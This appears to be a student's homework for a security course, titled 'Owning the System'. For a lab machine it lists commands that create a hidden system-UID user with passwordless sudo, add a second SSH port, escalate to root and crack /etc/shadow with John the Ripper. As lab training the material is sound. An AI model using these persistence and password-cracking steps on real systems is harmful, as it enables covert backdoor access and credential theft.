**Week 6 Homework Submission File: Advanced Bash - Owning the System**

**\*\*Step 1: Shadow People\*\***

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created:

**Answer: -** sudo useradd sysd

2. Give your secret user a password:

**Answer: -** sudo passwd sysd

3. Give your secret user a system UID < 1000:

**Answer: -** sudo usermod -u 350 sysd

4. Give your secret user the same GID:

**Answer: -** sudo groupmod -g 350 sysd

5. Give your secret user full `sudo` access without the need for a password:

**Answer: -** 1) sudo visudo

2) sysd ALL=(ALL:ALL) NOPASSWD:ALL

6. Test that `sudo` access works without your password:

**Answer: -**

```bash

﻿root:~\ $ su sysd

$ whoami

sysd

$ sudo -l

Matching Defaults entries for sysd on scavenger-hunt:


env\_reset, mail\_badpass,

secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sysd may run the following commands on scavenger-hunt:

(ALL : ALL) NOPASSWD: ALL

```



**\*\*Step 2: Smooth Sailing\*\***

1. Edit the `sshd\_config` file:


**Answer: -**

```bash

Port 22

Port 2222

```



**\*\*Step 3: Testing Your Configuration Update\*\***

1. Restart the SSH service:

**Answer: -** service ssh restart

2. Exit the `root` account:

**Answer: -**

1. Exit (To get exit from root)
2. logout (To log off from target machine)

3. SSH to the target machine using your `sysd` account and port `2222`:

**Answer: -** ssh sysd@192.168.6.105 -p 2222

4. Use `sudo` to switch to the root user:

**Answer: -** Sudo su

**\*\*Step 4: Crack All the Passwords\*\***

1. SSH back to the system using your `sysd` account and port `2222`:

**Answer: -** ssh sysd@192.168.6.105 -p 2222

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file:

**Answer: -**

1. sudo su
2. john /etc/shadow

